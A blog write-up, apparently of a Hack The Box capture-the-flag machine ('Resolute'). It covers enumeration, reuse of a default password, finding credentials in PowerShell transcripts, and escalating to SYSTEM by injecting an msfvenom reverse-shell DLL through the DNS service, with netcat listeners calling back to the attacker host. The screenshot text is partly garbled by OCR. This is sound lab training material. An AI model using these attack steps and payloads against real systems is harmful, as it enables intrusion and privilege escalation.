
Doing initial nmap recon, we get some lengthy output:

So it looks like it’s a Windows box with quite a lot of ports open. My eye first caught Ports 139/445. So using enum4linux against resolute, we get some interesting information. I missed this the first time, but looking back over everything line-by-line, I was able to find some really juicy info:


Okay so we see Marko Novak’s password is set to Welcome123! Trying this with evil-winrm to login, we get an authentication failure. However, let’s think this through. This looks like the default password created for new users. Running down the list, we try this with the user melanie


So from here, I actually used Powershell and uploaded nc.exe to get a more stable shell. Call me old-fashioned, but I just don’t like the Evil-WinRM shell.

![sudo nc -nvlp 443
listening on [any] 1+1+3
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 53534
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved .
C: \Users](https://hyd3.home.blog/wp-content/uploads/2020/06/image-26.png?w=614)
I don’t remember quite why, but I ended up using Evil-WinRM’s shell anyway. It’s good to have a backup.

Looking around, we find an unusual file under C:\ called “PSTranscripts”. We enumerated hidden files with dir -FORCE from the PowerShell prompt to find PSTranscripts.
![Command start time: 20191203063515
" Invoke-Expression "
ParameterBinding(Invoke-Expression): name- "Command" ;
value-"cmd /c net use X:
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 }
CommandInvocation(Out-String): "Out-string"
ParameterBinding(Out-String): name* "Stream"; value-"
- True"
Windows PowerSheII transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393 .ø)
Host Application: C: . exe
-Embedding
ryan Serv3r4Admin4cc123!
Process ID: 2800
psversion: 5.1.14393.2273
PSEdition: Desktop
PSCompatib1eVersions: 1.0, 2.0
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42øøø
WSManStackVersion: 3.0
PSRemotingProtocoIVersion: 2.3
SerializationVersion: 1.1.ø.1
, 3.0
, 4.0, 5.0, 5.1.14393.2273
Command start time: 20191203063515
"Out-string"
ParameterBinding(Out-String): ;
cmd : The syntax of this command is:
At line:l char:l
value* "The syntax of this command is:"
+ cmd /c net use X: ryan Serv3r4Admin4cc123!
+ Categorylnfo
NotSpecified: (The syntax of this command is: :string) [ ] ,
+ FullyQua1ifiedErrorId
NativeComandError
cmd : The syntax of this command is:
At line:l char:l
+ cmd /c net use X: ryan Serv3r4Admin4cc123!
RemoteException
RemoteException
+ Categorylnfo
+ FullyQua1ifiedErrorId
Windows PowerShe11 transcript
start time: 20191203063515
NotSpecified: (The syntax of this command is: :string) [ ] ,
NativeComandError
start](https://hyd3.home.blog/wp-content/uploads/2020/06/image-28.png?w=974)
Did you see it? ryan’s password is in the other transcript file! Password: Serv3r4Admin4cc123!
Let’s try these creds with ryan:

Alright, time to look around. We enumerated around, looking at basic stuff like whoami /groups

After a while, I came up with nothing. I used PowerUp.ps1 to find an interesting potential exploit:

This link actually helped me out a lot in understanding what to do next.
So, I created a malicious DLL:
![kaliö)hyd3 . —"Documents/htb/resolute$ msfvenom -p L
HOST=1ø.1ø.14.22 LPORT=443 -a -f -o wibsctrl.dll
[-] No platform was selected, choosing Msf: :Modu1e: :P1atform: :Windows from the
payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dil file: 5120 bytes
Saved as: wlbsctrl .dII](https://hyd3.home.blog/wp-content/uploads/2020/06/image-33.png?w=640)
Then I served it up on SMB:

And I injected the DLL remotely (really cool new trick I didn’t know before):

I then started the DNS process as seen above. With the listener on port 443, I caught an NT AUTHORITY\SYSTEM shell:
![listening on [any] 1+1+3 .
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 52809
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved .
C: \Windows
whoami
nt authority\system
C: C: . txt
type C: . txt
The system cannot find the file specified.
cd C:
C: Desktop\root . txt
type Desktop\root . txt
eld94876a5ø685ødøc2øedb5W5e619c](https://hyd3.home.blog/wp-content/uploads/2020/06/image-36.png?w=594)







 hyd3sec's Blog